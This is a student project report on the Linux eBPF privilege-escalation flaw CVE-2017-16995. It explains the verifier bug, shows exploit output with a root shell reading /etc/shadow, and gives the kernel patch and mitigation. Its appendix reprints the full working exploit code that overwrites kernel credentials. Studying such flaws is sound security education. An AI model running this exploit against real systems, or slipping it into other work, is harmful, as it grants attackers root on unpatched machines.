COSC 440 Final Project

Elizabeth Hubbard, Daniel Elice

COSC, Towson University

ehubba2@students.towson.edu, delice1@students.towson.edu

***Abstract*—This document gives an overview of the Operating Systems Security project that was worked on by Daniel Elice and Elizabeth Hubbard during the 2018 Fall semester.**

Keywords— Linux, Exploit, CVE-2017-16995, Vulnerability, Privilege escalation, Memory corruption, Operating Systems

I. Introduction

The objective of this project was for students to learn vulnerabilities in the modern operating systems and how to exploit them. Students were required to research any known Linux kernel vulnerability and then build a kernel image with such vulnerability. A suitable exploit was to be selected that had the capacity to violate the security of the new code. To complete this, our group searched the CVE database to find a vulnerability in the Linux kernel. Next, we found an exploit to our chosen vulnerability in the exploit database online. Using the custom Linux kernel and known exploit, we were able to examine both the vulnerability and the exploit code in depth to understand the cause, how the exploit worked, how privileges were raised, and examined how the vulnerability affected the CIA triad.

II. Chosen Vulnerability

A. Overview

The chosen vulnerability was CVE-2017-16995. "The check_alu_op function in kernel/bpf/verifier.c in Linux kernel through 4.14.8 allows local users to cause a denial of service (memory corruption) or possibly have unspecified other impact by leveraging incorrect sign extension" [1]. This vulnerability takes advantage of improper arithmetic/sign-extension in the check_alu_op function located in the kernel/bpf/verifier.c. As a result, memory corruption and privilege escalation occurred.

B. How it Works

Earlier versions of Linux, prior to version 4.14.8 utilized Berkeley Packet Filters (BPF). BPF contained a vulnerability where it improperly performed sign extension. As a result, an unauthorized user could use this to escalate privileges [1]. BPF is a way to perform packet filtering at the kernel level. The filters are defined by the user space and executed in the kernel space. Along with Berkeley Packet Filter there is an extended version, rightly so called the Extended/Enhanced Berkeley Packet Filter (eBPF). eBPF provides the ability to attach to almost any location in the kernel. It can be used for tracing and debugging of the kernel, filtering of network events, and for security. It works when the "user space loads a special assembly bytecode to [the] kernel with specifications as to where to attach that program, then the kernel runs a 'verifier' to make sure that the program is safe and then the kernel translates the bytecode into native code and attaches it to the requested location" [4]. The verifier is used to determine whether the eBPF function is safe or not. It is the only function that performs this task. To determine whether the function is safe, it checks whether the function meets specific requirements. Some example requirements are limiting the number of bytecode instructions, forbidding loops, making sure all instructions are reachable, ensuring no jumps lead out-of-bounds, and also verifying that access to memory is to authorized areas only [4]. It is extremely crucial for the verifier to block malicious programs, otherwise the entire system is at risk.

C. Vulnerability Causes

In this vulnerability, there was improper arithmetic/sign-extension in the check_alu_op() function which was located in the verifier.c. The improper arithmetic/sign-extension in the check_alu_op() function allowed a malicious or unauthorized user to bypass the BPF verifier, load BPF code, and have unlimited read/write permissions to the kernel. Because of the improper arithmetic, sign extension may occur. This results in potential privilege escalation.

III. Kernel Version Used

A. Kernel Details

The Linux version we used to compile and run the exploit was Ubuntu 18.04. The kernel version used was Ubuntu Linux 4.4.0-62-generic.

B. Building the Kernel

On the host machine, the Ubuntu Desktop .iso file was downloaded. A virtual machine was created, using the Ubuntu 18.04 .iso file downloaded previously. After, we navigated to https://packages.ubuntu.com on our virtual machine to download the kernel image specified that contained our vulnerability, version 4.4.0-62-generic. Upon successfully installing the image, the VM was rebooted into the 4.4.0-62-generic image.



Fig 1: Executing the command uname -a displayed the kernel version and lsb_release -a displayed the OS name and version.

IV. Operating Systems/Versions Affected

The vulnerability appeared in the Linux kernel prior to version 4.14.8. This vulnerability occurred on a variety of different Linux platforms which included Debian, Fedora, Solus, and Ubuntu Linux. To run the exploit on our machine, we used the kernel version 4.4.0-generic.

V. EXPLOIT CODE

We chose to use the Local Privilege Escalation exploit available online at https://www.exploit-db.com. The full exploit code can be found in the Appendix, as well as online [2].

A. Achieving the Exploit

The exploit code had several functions, each assisting to reach the overall goal of privilege escalation. The program started in the main function, where both *initialize()* and *hammer_cred()* sub-functions were called. The *initialize()* function first created a BFP map, using the *bpf_create_map()* function. A BPF map is a data structure "consisting of key value pairs" [6]. The *bpf_create_map()* function took in five parameters: the map type, key size, value size, maximum number of entries, and the number of flags. The function returned a file descriptor that referred to the map with the specified parameters passed into the function [6]. In the exploit, the newly created file descriptor was saved in the global variable, *mapfd*.

- The following shows the BPF map creation:

```
mapfd = bpf_create_map
(BPF_MAP_TYPE_ARRAY, sizeof(int),
sizeof(long long), 3, 0);
```

After creating the map, the evil BPF bypasses the verifier. A sub-function, *load_prog()* was implemented, which made many calls to a variety of macros inside. A macro is simply a "block of code which has been given a name. Any occurrence of that name is replaced by the value of the macro" [7]. Each of the macros assist in sneaking the evil BPF past the verifier. After each macro was called, the *load_prog()* function verified and loaded the BPF program, returning a new file descriptor associated with the program. This new file descriptor was stored in the global variable, *progfd*.

- The following macro bypasses the verify function:

```
#define BPF_DISABLE_VERIFIER()
   BPF_MOV32_IMM(BPF_REG_2,
0xFFFFFFFF),        /* r2 = (u32)0xFFFFFFFF   */
   BPF_JMP_IMM(BPF_JNE, BPF_REG_2,
0xFFFFFFFF, 2),     /* if (r2 == -1) {        */
   BPF_MOV64_IMM(BPF_REG_0, 0),
                       /*   exit(0);          */
   BPF_EXIT_INSN()   /* }                     */
```

Following that, a socket pair was created using the *socketpair()* function. The *socketpair()* is a pre-defined function in Linux which ultimately creates a pair of connected sockets. If it successfully created the sockets, a value of zero was returned. In the exploit, a socket was attached to a BPF backdoor. To attach the backdoor, the *setsockopt()* function was called, which set the socket options. If successfully completed, zero was returned and the exploit continued.

The above instructions were all called from the *initialize()* function. Afterwards, the exploit moved to the next function in the main method, the *hammer_cred()* function, which passes in the result of the *find_cred()* function. This is where we really began to exploit the vulnerability.

- The following code is the main section of *find_cred()*:

```
for (int i = 0; i < 100; i++, sock_addr += 8) {
    if(read64(sock_addr) = =
            0x7FFFFFFFFFFFFFFF) {
        unsigned long cred_struct =
            read64(sock_addr - 8);
        if(cred_struct < PHYS_OFFSET){
            continue;
        }
        unsigned long test_uid =
            (read64(cred_struct + 8) &
            0xFFFFFFFF);
        if(test_uid != uid) {
            continue;
        }
        msg("Sock->sk_rcvtimeo at offset %d\n",
            i * 8);
        msg("Cred structure at %llx\n",
            cred_struct);
        msg("UID from cred structure: %d, matches
            the current: %d\n", test_uid, uid);
        return cred_struct;
    }
}
```

The *find_cred()* function first began by storing the current user ID and obtaining a pointer to *sk_buff*. Once access to *sk_buff* was gained, the sock struct could be found using a 0x24 byte offset. The sock struct is a network layer representation of the sockets. (This is not shown in the code in this section but can refer to the code in the Appendix section to see full *find_cred function*). Scanning down from the sock struct, the exploit code looked for *sk_rcvtimeo*. It scanned it by testing for the value 0x7FFFFFFFFFFFFFFF.

Once the code found the value of 0x7FFFFFFFFFFFFFFF, it checked to see if the UIDs matched. If the UIDs were the same, then the program would test the address 8 bytes above it. This address was the address of the *sk_peer_cred*. The *sk_peer_cred* contained the address of the credential structure which could be overwritten to escalate privileges. This was returned as the *cred_structure* variable in the *find_cred()* function.

B. Escalating Privileges

Once the address of *sk_peer_cred* was found, overwriting the address was needed to escalate privileges. The escalation of privileges occurred in the *hammer_cred()* function. Inside of the *hammer_cred()* function, a macro was defined, called *w64*, which wrote a value to a specified address and incremented the address by 8. Overwriting the address of the credential structure using the *w64* macro effectively escalated the privileges. A shell was launched as a result, giving a typical user root access.

- The following is the *hammer_function():*

```
static void hammer_cred(unsigned long addr) {
   msg("hammering cred structure at %llx\n",
addr);
#define w64(w) { write64(addr, (w));
addr += 8; }
   unsigned long val = read64(addr) &
0xFFFFFFFFUL;
   w64(val);
   w64(0); w64(0); w64(0); w64(0);
```

```
    w64(0xFFFFFFFFFFFFFFFF);
    w64(0xFFFFFFFFFFFFFFFF);
    w64(0xFFFFFFFFFFFFFFFF);
    #undef w64
}
```

```
cosc440@ubuntu:~$ gcc exploit16995.c -o exploit16995
cosc440@ubuntu:~$ ./exploit16995
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880067bb8200
[*] Leaking sock struct from ffff8800b97b7800
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880067afe900
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880067afe900
[*] credentials patched, launching shell...
# whoami
root
```

Fig 2: Successfully compiling and running the exploit results in a shell giving a regular user root access.

C. *The Effect*

Ultimately, the vulnerability allowed a malcious or unauthorized user to gain root access to the system. As a result, there was a breach in confidenetiality, integrity, and availability. Confidentiaility was breached because private information was now made available to unauthorized individuals. All files on the system were revealed.

```
# whoami
root
# cat /etc/shadow
root:!:17860:0:99999:7:::
daemon:*:17737:0:99999:7:::
```

Fig 3: Demonstrates unauthorized root user could access the /etc/shadow file which contains password hashes of users. This could lead to pivoting to other users and accessing other restricted areas on the system.

Integrity was compromised both in terms of data integrity and system integrity. With kernel access, the attacker could alter the data and manipulate the system. Files may be changed, permissions could be altered, and access controls may be removed. Overall, the entire system was compromised. Finally, availabilty was compromised because now the unauthorized user could force the system and services to be denied to authorized users. In other terms, the attacker could make the resources on the system unavailable to authorized users. The three main components of the CIA triad were all affected as a result of the exploit.

VI. Moving Forward

When configuring a kernel, CONFIG_BPF_SYSCALL should be disabled. As you can see, in my vulnerable kernel, it is set to 'y', allowing a user to abuse BPF.

Fig 4: CONFIG_BPF_SYSCALL should be set to 'n' so that a user cannot abuse BPF and escalate their privileges

The vulnerability has been patched, correcting the arithmetic in the *check_alu_op()* function. Sign extension should only occur in the *BPF_ALU64|BPF_MOV|BPF_K*. Sign extension should only be performed for BPF_ALU64.

```
-rw-r--r-- kernel/bpf/verifier.c 8

1 files changed, 7 insertions, 1 deletions

diff --git a/kernel/bpf/verifier.c b/kernel/bpf/verifier.c
index 625e358ca765..c086010ae51e 100644
--- a/kernel/bpf/verifier.c
+++ b/kernel/bpf/verifier.c
@@ -2408,7 +2408,13 @@ static int check_alu_op(struct bpf_verifier_env *env, struct bpf_insn *insn
                         * remember the value we stored into this reg
                         */
                        regs[insn->dst_reg].type = SCALAR_VALUE;
-                       __mark_reg_known(regs + insn->dst_reg, insn->imm);
+                       if (BPF_CLASS(insn->code) == BPF_ALU64) {
+                               __mark_reg_known(regs + insn->dst_reg,
+                                                insn->imm);
+                       } else {
+                               __mark_reg_known(regs + insn->dst_reg,
+                                                (u32)insn->imm);
+                       }
                }

        } else if (opcode > BPF_END) {
```

Fig 5: A patch to fix CVE-2017-16995. The BPF_ALU64 signed extended to 64-bit is distinguished from the BPF_ALU which is zero-padded to 64-bit [8].

VII. Conclusion

Overall, this vulnerability itself is extremely dangerous to a system. Taking advantage of the vulnerability in the *check_alu_op* function allowed a malicious user to cause memory corruption and leverage the incorrect sign extension to escalate their privileges. Access controls may be altered, and files may be rendered useless. An attacker would have complete control over the system after successfully exploiting the vulnerability. All three elements of the CIA triad were affected as a result of this vulnerability. A patch exists, and newer versions of the Linux kernel have corrected the vulnerability.

References

[1] "CVE-2017-16995," *NVD-CVE-2017-5638*. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2017-16995. [Accessed: 28-Nov-2018].

[2] Rlarabee, "Exploit," *ExploitDBcom RSS*. [Online]. Available: https://exploit-db.com/exploits/45010. [Accessed: 28-Nov-2018].

[3] "Jem's Guide: How to compile and install a new Linux kernel," *Language in George Orwell's Nineteen Eighty-Four (1984)*. [Online]. Available: http://www.berkes.ca/guides/linus_kernel.html. [Accessed: 28-Nov-2018].

[4] M. Cherny, "eBPF Vulnerability (CVE-2017-16995): When the Doorman Becomes the Backdoor," *Container and Cloud-Native applications Security*. [Online]. Available: https://blog.aquasec.com/ebpf-vulnerability-cve-2017-16995-when-the-doorman-becomes-the-backdoor. [Accessed: 28-Nov-2018].

[5] Dangokyo, "Analysis on CVE-2017-16995," *氷 菓*, 24-May-2018. [Online]. Availalble: https://dangokyo.me/2018/05/24/analysis-on-cve-2017-16995/. [Accessed: 28-Nov-2018].

[6] "What are BPF Maps and how are they used in stapbpf," *RHD Blog*, 20-Apr-2018. [Online]. Available: https://developers.redhat.com/blog/2017/12/15/bpf-maps-used-stapbpf/. [Accessed: 29-Nov-2018].

[7] *sem_wait(3) - Linux manual page*. [Online]. Available: http://man7.org/linux/man-pages/man2/bpf.2.html. [Accessed: 29-Nov-2018].

[8] *README - kernel/git/torvalds/linux.git - Linux kernel source tree*. [Online]. Available: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=95a762e2c8c942780948091f8f2a4f32fce1ac6f. [Accessed: 29-Nov-2018].

APPENDIX

A. Full Exploit Code Below

```
#include <errno.h>
#include <fcntl.h>
#include <stdarg.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <linux/bpf.h>
#include <linux/unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sys/stat.h>
#include <sys/personality.h>

char buffer[64];
int sockets[2];
int mapfd, progfd;
int doredact = 0;

#define LOG_BUF_SIZE 65536
#define PHYS_OFFSET 0xffff880000000000
char bpf_log_buf[LOG_BUF_SIZE];

static __u64 ptr_to_u64(void *ptr)
{
        return (__u64) (unsigned long) ptr;
}

int bpf_prog_load(enum bpf_prog_type prog_type,
                  const struct bpf_insn *insns, int prog_len,
                  const char *license, int kern_version)
{
        union bpf_attr attr = {
                .prog_type = prog_type,
                .insns = ptr_to_u64((void *) insns),
                .insn_cnt = prog_len / sizeof(struct bpf_insn),
                .license = ptr_to_u64((void *) license),
                .log_buf = ptr_to_u64(bpf_log_buf),
                .log_size = LOG_BUF_SIZE,
                .log_level = 1,
        };

        attr.kern_version = kern_version;

        bpf_log_buf[0] = 0;

        return syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr));
}

int bpf_create_map(enum bpf_map_type map_type, int key_size, int value_size,
                   int max_entries, int map_flags)
{
        union bpf_attr attr = {
                .map_type = map_type,
                .key_size = key_size,
                .value_size = value_size,
                .max_entries = max_entries
        };

        return syscall(__NR_bpf, BPF_MAP_CREATE, &attr, sizeof(attr));
}

int bpf_update_elem(int fd, void *key, void *value, unsigned long long flags)
{
        union bpf_attr attr = {
                .map_fd = fd,
                .key = ptr_to_u64(key),
                .value = ptr_to_u64(value),
                .flags = flags,
        };
```

```
        return syscall(__NR_bpf,
BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr));
}

int bpf_lookup_elem(int fd, void *key, void *value)
{
        union bpf_attr attr = {
                .map_fd = fd,
                .key = ptr_to_u64(key),
                .value = ptr_to_u64(value),
        };

        return syscall(__NR_bpf,
BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr));
}

#define BPF_ALU64_IMM(OP, DST, IMM)
                \
        ((struct bpf_insn) {
                \
                .code  = BPF_ALU64 |
BPF_OP(OP) | BPF_K,             \
                .dst_reg = DST,
                \
                .src_reg = 0,
                \
                .off   = 0,
                \
                .imm   = IMM })

#define BPF_MOV64_REG(DST, SRC)
                \
        ((struct bpf_insn) {
                \
                .code  = BPF_ALU64 | BPF_MOV
| BPF_X,              \
                .dst_reg = DST,
                \
                .src_reg = SRC,
                \
                .off   = 0,
                \
                .imm   = 0 })

#define BPF_MOV32_REG(DST, SRC)
                \
        ((struct bpf_insn) {
                \
                .code  = BPF_ALU | BPF_MOV |
BPF_X,               \
                .dst_reg = DST,
                \
                .src_reg = SRC,
                \
                .off   = 0,
                \
                .imm   = 0 })

#define BPF_MOV64_IMM(DST, IMM)
                \
        ((struct bpf_insn) {
                \
                .code  = BPF_ALU64 | BPF_MOV
| BPF_K,              \
                .dst_reg = DST,
                \
                .src_reg = 0,
                \
                .off   = 0,
                \
                .imm   = IMM })

#define BPF_MOV32_IMM(DST, IMM)
                \
        ((struct bpf_insn) {
                \
                .code  = BPF_ALU | BPF_MOV |
BPF_K,               \
                .dst_reg = DST,
                \
                .src_reg = 0,
                \
                .off   = 0,
                \
                .imm   = IMM })

#define BPF_LD_IMM64(DST, IMM)
                \
        BPF_LD_IMM64_RAW(DST, 0, IMM)

#define BPF_LD_IMM64_RAW(DST, SRC, IMM)
                \
        ((struct bpf_insn) {
                \
```

```
                .code  = BPF_LD | BPF_DW |
BPF_IMM,                        \
                .dst_reg = DST,
                        \
                .src_reg = SRC,
                        \
                .off   = 0,
                \
                .imm   = (__u32) (IMM) }),
                \
        ((struct bpf_insn) {
                \
                .code  = 0,
                \
                .dst_reg = 0,
                        \
                .src_reg = 0,
                        \
                .off   = 0,
                \
                .imm   = ((__u64) (IMM)) >> 32 })

#ifndef BPF_PSEUDO_MAP_FD
# define BPF_PSEUDO_MAP_FD              1
#endif

#define BPF_LD_MAP_FD(DST, MAP_FD)
                \
        BPF_LD_IMM64_RAW(DST,
BPF_PSEUDO_MAP_FD, MAP_FD)

#define BPF_LDX_MEM(SIZE, DST, SRC, OFF)
                \
        ((struct bpf_insn) {
                \
                .code  = BPF_LDX |
BPF_SIZE(SIZE) | BPF_MEM,    \
                .dst_reg = DST,
                        \
                .src_reg = SRC,
                        \
                .off   = OFF,
                        \
                .imm   = 0 })

#define BPF_STX_MEM(SIZE, DST, SRC, OFF)
                \
        ((struct bpf_insn) {
                \
                .code  = BPF_STX |
BPF_SIZE(SIZE) | BPF_MEM,    \
                .dst_reg = DST,
                        \
                .src_reg = SRC,
                        \
                .off   = OFF,
                        \
                .imm   = 0 })

#define BPF_ST_MEM(SIZE, DST, OFF, IMM)
                \
        ((struct bpf_insn) {
                \
                .code  = BPF_ST |
BPF_SIZE(SIZE) | BPF_MEM,    \
                .dst_reg = DST,
                        \
                .src_reg = 0,
                        \
                .off   = OFF,
                        \
                .imm   = IMM })

#define BPF_JMP_IMM(OP, DST, IMM, OFF)
                \
        ((struct bpf_insn) {
                \
                .code  = BPF_JMP | BPF_OP(OP) |
BPF_K,                  \
                .dst_reg = DST,
                        \
                .src_reg = 0,
                        \
                .off   = OFF,
                        \
                .imm   = IMM })

#define BPF_RAW_INSN(CODE, DST, SRC, OFF,
IMM)                    \
        ((struct bpf_insn) {
                \
                .code  = CODE,
                        \
                .dst_reg = DST,
                        \
```

```
                .src_reg = SRC,                                 \
                .off   = OFF,                                   \
                .imm   = IMM })

#define BPF_EXIT_INSN()                                         \
        ((struct bpf_insn) {                                    \
                .code  = BPF_JMP | BPF_EXIT,                    \
                .dst_reg = 0,                                   \
                .src_reg = 0,                                   \
                .off   = 0,                                     \
                .imm   = 0 })

#define BPF_DISABLE_VERIFIER()                                  \
        BPF_MOV32_IMM(BPF_REG_2, 0xFFFFFFFF),           /* r2 = (u32)0xFFFFFFFF   */   \
        BPF_JMP_IMM(BPF_JNE, BPF_REG_2, 0xFFFFFFFF, 2),   /* if (r2 == -1) {       */   \
        BPF_MOV64_IMM(BPF_REG_0, 0),                    /*   exit(0);            */   \
        BPF_EXIT_INSN()                                 /* }                     */   \

#define BPF_MAP_GET(idx, dst)                                   \
        BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),            /* r1 = r9               */   \
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),           /* r2 = fp               */   \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -4),          /* r2 = fp - 4           */   \
        BPF_ST_MEM(BPF_W, BPF_REG_10, -4, idx),         /* *(u32 *)(fp - 4) = idx */   \
        BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_map_lookup_elem),            \
        BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),          /* if (r0 == 0)          */   \
        BPF_EXIT_INSN(),                                /* exit(0);              */   \
        BPF_LDX_MEM(BPF_DW, (dst), BPF_REG_0, 0)        /* r_dst = *(u64 *)(r0)   */


static int load_prog() {
        struct bpf_insn prog[] = {
                BPF_DISABLE_VERIFIER(),

                BPF_STX_MEM(BPF_DW, BPF_REG_10, BPF_REG_1, -16),   /* *(fp - 16) = r1 */

                BPF_LD_MAP_FD(BPF_REG_9, mapfd),

                BPF_MAP_GET(0, BPF_REG_6),      /* r6 = op              */
                BPF_MAP_GET(1, BPF_REG_7),      /* r7 = address         */
                BPF_MAP_GET(2, BPF_REG_8),      /* r8 = value           */

                /* store map slot address in r2 */
                BPF_MOV64_REG(BPF_REG_2, BPF_REG_0),    /* r2 = r0              */
                BPF_MOV64_IMM(BPF_REG_0, 0),            /* r0 = 0  for exit(0)   */

                BPF_JMP_IMM(BPF_JNE, BPF_REG_6, 0, 2),  /* if (op == 0)         */
                /* get fp */
                BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_10, 0),
                BPF_EXIT_INSN(),

                BPF_JMP_IMM(BPF_JNE, BPF_REG_6, 1, 3),  /* else if (op == 1)     */
                /* get skbuff */
                BPF_LDX_MEM(BPF_DW, BPF_REG_3, BPF_REG_10, -16),
                BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_3, 0),
                BPF_EXIT_INSN(),

                BPF_JMP_IMM(BPF_JNE, BPF_REG_6, 2, 3),  /* else if (op == 2)     */
                /* read */
```

```
                BPF_LDX_MEM(BPF_DW,
BPF_REG_3, BPF_REG_7, 0),
                BPF_STX_MEM(BPF_DW,
BPF_REG_2, BPF_REG_3, 0),
                BPF_EXIT_INSN(),
                /* else               */
                /* write */
                BPF_STX_MEM(BPF_DW,
BPF_REG_7, BPF_REG_8, 0),
                BPF_EXIT_INSN(),


        };
        return
bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER,
prog, sizeof(prog), "GPL", 0);
}

void info(const char *fmt, ...) {
        va_list args;
        va_start(args, fmt);
        fprintf(stdout, "[.] ");
        vfprintf(stdout, fmt, args);
        va_end(args);
}

void msg(const char *fmt, ...) {
        va_list args;
        va_start(args, fmt);
        fprintf(stdout, "[*] ");
        vfprintf(stdout, fmt, args);
        va_end(args);
}

void redact(const char *fmt, ...) {
        va_list args;
        va_start(args, fmt);
        if(doredact) {
                fprintf(stdout, "[!] ( ( R E D A C T
E D ) )\n");
                return;
        }
        fprintf(stdout, "[*] ");
        vfprintf(stdout, fmt, args);
        va_end(args);
}

void fail(const char *fmt, ...) {
        va_list args;
        va_start(args, fmt);
        fprintf(stdout, "[!] ");
        vfprintf(stdout, fmt, args);
        va_end(args);
        exit(1);
}

void
initialize() {
        info("\n");
        info("t(-_-t) exploit for counterfeit grsec
kernels such as KSPP and linux-hardened t(-_-t)\n");
        info("\n");
        info("  ** This vulnerability cannot be
exploited at all on authentic grsecurity kernel **\n");
        info("\n");


        redact("creating bpf map\n");
        mapfd =
bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int),
sizeof(long long), 3, 0);
        if (mapfd < 0) {
                fail("failed to create bpf map:
'%s'\n", strerror(errno));
        }


        redact("sneaking evil bpf past the verifier\n");
        progfd = load_prog();
        if (progfd < 0) {
                if (errno == EACCES) {
                        msg("log:\n%s",
bpf_log_buf);
                }
                fail("failed to load prog '%s'\n",
strerror(errno));
        }


        redact("creating socketpair()\n");
```

```
	if(socketpair(AF_UNIX, SOCK_DGRAM, 0,
sockets)) {
		fail("failed to create socket pair
'%s'\n", strerror(errno));
	}

	redact("attaching bpf backdoor to socket\n");
	if(setsockopt(sockets[1], SOL_SOCKET,
SO_ATTACH_BPF, &progfd, sizeof(progfd)) < 0) {
		fail("setsockopt '%s'\n",
strerror(errno));
	}
}

static void writemsg() {
	ssize_t n = write(sockets[0], buffer,
sizeof(buffer));
	if (n < 0) {
		perror("write");
		return;
	}
	if (n != sizeof(buffer)) {
		fprintf(stderr, "short write: %zd\n",
n);
	}
}

static void
update_elem(int key, unsigned long value) {
	if (bpf_update_elem(mapfd, &key, &value, 0))
{
		fail("bpf_update_elem failed
'%s'\n", strerror(errno));
	}
}

static unsigned long
get_value(int key) {
	unsigned long value;
	if (bpf_lookup_elem(mapfd, &key, &value)) {
		fail("bpf_lookup_elem failed
'%s'\n", strerror(errno));
	}
	return value;
}

static unsigned long
sendcmd(unsigned long op, unsigned long addr, unsigned
long value) {
	update_elem(0, op);
	update_elem(1, addr);
	update_elem(2, value);
	writemsg();
	return get_value(2);
}

unsigned long
get_skbuff() {
	return sendcmd(1, 0, 0);
}

unsigned long
get_fp() {
	return sendcmd(0, 0, 0);
}

unsigned long
read64(unsigned long addr) {
	return sendcmd(2, addr, 0);
}

void
write64(unsigned long addr, unsigned long val) {
	(void)sendcmd(3, addr, val);
}

static unsigned long find_cred() {
	uid_t uid = getuid();
	unsigned long skbuff = get_skbuff();
	/*
	 * struct sk_buff {
	 *     [...24 byte offset...]
	 *     struct sock     *sk;
	 * };
	 *
```

```
		 */

		unsigned long sock_addr = read64(skbuff +
24);
		msg("skbuff => %llx\n", skbuff);
		msg("Leaking sock struct from %llx\n",
sock_addr);
		if(sock_addr < PHYS_OFFSET){
			fail("Failed to find Sock address
from sk_buff.\n");
		}


		/*
		 * scan forward for expected sk_rcvtimeo
value.
		 *
		 * struct sock {
		 *    [...]
		 *    const struct cred      *sk_peer_cred;
		 *    long                   sk_rcvtimeo;
		 *  };
		 */
		for (int i = 0; i < 100; i++, sock_addr += 8) {
			if(read64(sock_addr) ==
0x7FFFFFFFFFFFFFF) {
				unsigned long
cred_struct = read64(sock_addr - 8);
				if(cred_struct <
PHYS_OFFSET) {
					continue;
				}


				unsigned long test_uid
= (read64(cred_struct + 8) & 0xFFFFFFFF);


				if(test_uid != uid) {
					continue;
				}
			msg("Sock->sk_rcvtimeo at offset %d\n", i
* 8);
				msg("Cred structure at %llx\n",
cred_struct);
				msg("UID from cred
structure: %d, matches the current: %d\n", test_uid, uid);


				return cred_struct;
			}
		}
		fail("failed to find sk_rcvtimeo.\n");
}

static void
hammer_cred(unsigned long addr) {
		msg("hammering cred structure at %llx\n",
addr);
#define w64(w) { write64(addr, (w)); addr += 8; }
		unsigned long val = read64(addr) &
0xFFFFFFFFUL;
		w64(val);
		w64(0); w64(0); w64(0); w64(0);
		w64(0xFFFFFFFFFFFFFFFF);
		w64(0xFFFFFFFFFFFFFFFF);
		w64(0xFFFFFFFFFFFFFFFF);
#undef w64
}

int
main(int argc, char **argv) {
		initialize();
		hammer_cred(find_cred());
		msg("credentials patched, launching
shell...\n");
		if(execl("/bin/sh", "/bin/sh", NULL)) {
			fail("exec %s\n", strerror(errno));
		}
}
```